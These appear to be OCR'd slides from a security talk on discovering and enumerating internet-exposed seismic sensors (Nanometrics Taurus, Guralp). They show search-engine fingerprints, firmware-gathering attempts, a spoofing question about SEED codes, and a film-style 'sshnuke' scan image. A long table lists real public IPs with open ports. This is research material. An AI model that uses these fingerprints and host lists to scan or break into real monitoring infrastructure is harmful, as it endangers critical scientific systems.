
netdb
Iot Search Engine

DEMO

## DISCOVERY

# Fingerprint

Jetty/5.1.x
Linux/2.4.24
NMX-TAURUS-1.4.8
ppc java/1.5.0



**81.149.12.88** UNITED KINGDOM

AS2856 BTnet UK Regional network

Jetty/5.1.x (Linux/2.4.24-NMX-TAURUS-1.4.8 ppc java/1.5.0

80

```
content-length: 70
expires: Thu, 01 Jan 1970 00:00:00 GMT
vary: Accept-Encoding
server: Jetty/5.1.x (Linux/2.4.24-NMX-TAURUS
-1.4.8 ppc java/1.5.0
last-modified: Mon, 11 Jul 2011 17:47:35 GMT
connection: close
pragma: no-store,no-cache,must-revalidate
cache-control: max-age=31536000,public
date: Fri, 13 Feb 2015 03:32:14 GMT
content-type: text/html
```

**81.136.168.84** UNITED KINGDOM

AS2856 BTnet UK Regional network


Jetty/5.1.x (Linux/2.4.24-NMX-TAURUS-1.4.8 ppc java/1.5.0

80

```
content-length: 70
expires: Thu, 01 Jan 1970 00:00:00 GMT
server: Jetty/5.1.x (Linux/2.4.24-NMX-TAURUS
-1.4.8 ppc java/1.5.0
last-modified: Thu, 28 Jun 2012 17:00:35 GMT
connection: close
pragma: no-store,no-cache,must-revalidate
cache-control: no-cache,no-store
date: Thu, 29 Jan 2015 08:49:31 GMT
content-type: text/html
```

DISCOVERY

# Getting the Firmware



| Name | Size | Type | Dat |
|---|---|---|---|
| taurus-release-3.7.5.tgz | 13.2 MB | Tar archive (gzip-compressed) | Tod |


"taurus-release-3.7.5.tgz" (13.2 MB) Tar archive (gzip-compressed)

/taurus-release-3.7.5/

| Name | Size | Type |
|---|---|---|
| apollo-taurus-5.5.8.tgz | 11.8 MB | Tar archive (g... |
| deploy-tools-1.0.12.sh | 805 bytes | shell script |
| deploy-tools-1.0.12.tgz | 94.5 kB | Tar archive (g... |
| gps-trimble-installer-1_0_0.tgz | 294.8 kB | Tar archive (g... |
| manifest.md5 | 1.6 kB | unknown |
| manifest.md5.md5 | 47 bytes | unknown |
| powermanager-a-3_3_10.nbf | 27.1 kB | unknown |
| powermanager-b-3_3_10.nbf | 27.1 kB | unknown |
| ppc-browser-1.0.3.tgz | 5.8 MB | Tar archive (g... |
| ppc-kernel-taurus-1_4_9.bin | 885.9 kB | unknown |
| ppc-libgcj-4.3.3-NMX-1.0.4.tgz | 2.9 MB | Tar archive (g... |
| ppc-rootfs-update-3.1.0.sh | 14.0 kB | shell script |
| ppc-rootfs-update-3.1.0.tgz | 7.1 MB | Tar archive (g... |
| taurus-expectedVersions-3.7.5.nbf | 6.6 kB | unknown |
| taurus-filesystem.tgz | 130.5 kB | Tar archive (g... |
| taurus_install.sh | 18.9 kB | shell script |
| taurus-installer.tgz | 27.0 kB | Tar archive (g... |
| TaurusPkg.txt | 24 bytes | plain text doc... |
| tdp-arm-a-4_2_6.nbf | 259.8 kB | unknown |
| tdp-arm-b-4_2_6.nbf | 259.8 kB | unknown |
| tdp-coeff-2_0_4.nbf | 17.9 kB | unknown |
| tdp-dsp-4_0_7.nbf | 90.5 kB | unknown |

## DISCOVERY

BUSTED…but too late for them



[redacted]nanometrics.ca>

19/01/2016


Dear Bertin

Nanometrics software and firmware can only be provided to registered customers and I do not see your organization registered in our customer database.

What is the serial number of the Taurus you wish to upgrade?

Regards,

[redacted]



# SEED

## Reference Manual

Standard for the Exchange of Earthquake Data

SEED Format Version 2.4
August, 2012

DISCOVERY

# Gathering information from the docs.

**SEED PROTOCOL:** The Standard for the Exchange of Earthquake Data (SEED) is a data format intended primarily for the archival and exchange of seismological time series data and related metadata.


Data identification nomenclature:

- **Network code**: a 1 or 2 character code identifying the network/owner of the data. These codes are assigned by the FDSN to provide uniqueness to seismological data, new codes may be requested. **(network code could be spoofed?)**
- **Station code**: a 1 to 5 character identifier for the station recording the data.
- **Location ID**: a 2 character code used to uniquely identify different data streams at a single station. These IDs are commonly used to logically separate multiple instruments or sensor sets at a single station.
- **Channel codes**: a 3 character combination used to identify the 1) band and general sample rate 2) the instrument type and 3) the orientation of the sensor. A convention for these codes has been established and is documented in Appendix A of the SEED Manual.

## DISCOVERY

# GURALP SYSTEMS:

GURALP Systems are easy to find looking in the SSL certificate metadata in NetDB



https:// [redacted]

ain menu

m3715

mmary

ystem status

ersion and serial numbers

user

ser login

rated at 2016-07-04T01:38:20Z by webconfig menu.cgi 3.1.7.
ons of output copyright © 2016, Güralp Systems Limited.

Home → Status

### System status

| | | | |
|---|---|---|---|
| 🟢 GCF in: Port A | 🔴 GCF in: Port B | 🔴 GCF Scream network client (instance 1) | 🟢 GCF out: Data Out |
| 🟢 Scream server (GCF network sender) | 🟢 Default data transport daemon | 🟢 System gdi-link transmitter | |
| 🟢 GCF compressor: Default instance | 🟢 Disk recording | 🟡 3137-LCR2 | 🔴 NTP |
| 🟢 Removable disk | 🟢 Linux system | | |

Jump to top

**GCF in: Port A — 100%**

- 🟢 Total number of blocks received: **716131** — 100%
- ● Total number of naks sent: **552**
- 🟢 Number of blocks received in last 5 minutes: **240** — 100%
- 🟢 Number of naks sent in last 5 minutes: **0** — 100%
- ● Timestamp of last packet received: **2016-07-04T01:40:43.000Z**

Certificado

General | Detalles | Ruta de certificación

Mostrar: <Todas>

| Campo | Valor |
|---|---|
| Válido desde | martes |
| Válido hasta | viernes |
| Sujeto | localho |
| Clave pública | RSA (1 |
| Tipo de certificado Netscape | Autenti |
| Algoritmo de identificación | sha1 |
| Huella digital | 4b 75 6 |


CN = localhost
OU = CMG-EAM
O = Guralp Systems Ltd.
S = England
C = GB

Editar propieda

Más información acerca de los detalles del ce


CN = localhost
OU = CMG-EAM
O = Guralp Systems Ltd.
S = England
C = GB

ATTACK & PENETRATION



# TOOLS

- **collect-ips-worlwide-taurus-devices.py:** Scans from NETDB.IO and SHODAN devices with the taurus fingerprint.
- **nmap-csv-ports.pl:** Converts nmap results to <IP,HOST,<PORTS,>>
- **scan_devices.sh:** By each ip will scan the opened ports




```
80/tcp        open          http
81/tcp        open          hosts2-ns
```


```
# nmap -v -sS -O 10.2.2.2

Starting nmap V. 2.54BETA25
Insufficient responses for TCP sequencing (3). OS detection
accurate
Interesting ports on 10.2.2.2:
(The 1539 ports scanned but not shown below are in state: cl
Port          State         Service
22/tcp        open          ssh

No exact OS matches for host

Nmap run completed -- 1 IP address (1 host up) scanneds
# sshnuke 10.2.2.2 -rootpw="Z1ON0101"
Connecting to 10.2.2.2:ssh ... successful.
Attempting to exploit SSHv1 CRC32 ... successful.
Reseting root password to "Z1ON0101".
System open: Access Level (9)
# ssh 10.2.2.2 -l root
root@10.2.2.2's password: █
```

# ATTACK & PENETRATION

jamesjara


DISCOVERY

SERVICE ENUMERATION


```
174.142.39.36           25      110
5.39.116.148            22      80      8080
201.24.183.32           2000    8888
166.130.183.52          21      22      23      80      8080
166.164.71.115          21      22      23      53      80      8080
2.180.22.55             21      22      23      80
178.63.176.215          21      25      53      80      110     143     465     587     993     995     3128    3306
166.130.183.54          21      22      80      8080
166.130.183.55          21      22      23      80      8080
200.91.36.51            21      22      23      80
188.128.151.167                 21      22      25      80      110     143     443     465     587     990     993     995     1433    3306    5432
188.164.16.58           7       9       13      22      25      26      37      53      79      80      81      106     110     111     113     119     135     139
143     144     179     199     389     427     444     445     465     513     514     515     543     544     548     554     587     631     646     873     990
993     995     1025    1026    1027    1028    1029    1110    1433    1720    1723    1755    1900    2000    2001    2049    2121    2717    3000    3128    3306
3389    3986    4899    5000    5009    5051    5060    5101    5190    5357    5432    5631    5666    5800    5900    6000    6001    6646    7070    8000    8008
8009    8080    8081    8443    8888    9100    9999    10000   32768   49152   49153   49154   49155   49156   49157
166.130.183.57          21      22      23      80      8080
166.130.183.56          21      22      23      80      8080
166.164.71.124          21      22      23      53      80      8080
176.82.50.70            23      80
205.209.96.140          21      25      80      873     1025    1029
81.149.84.72            80      8080
174.90.218.80           21      22      23      80      8080
166.164.66.80           21      22      23      53      80      8080
81.136.168.84           80      8080
85.125.91.94            80      443
81.149.12.88            80      8080
85.125.91.91            80
176.227.141.97          80      8080
43.225.55.99            21      22      25      53      80      110     143     443     465     587     993     995     3306
166.148.84.108          21      22      23      53      80      8080
174.47.150.173          80      81      135     139     445     1025    3389    5666    8081
5.190.225.107           53      80
176.227.142.108                 22      80      443     8080
166.164.71.117          21      22      23      53      80      8080
166.148.84.109          21      22      23      53      80      8080
166.148.84.116          21      22      23      53      80      8080
166.148.84.113          21      22      23      53      80      8080
166.  4.115             21      22      23      53      80      8080
16    .112              21      22      23      53      80      8080
16    .112              21      22      23      53      80      8080
16    .114              21      22      23      53      80      8080
166.  1.118             21      22      23      53      80      8080
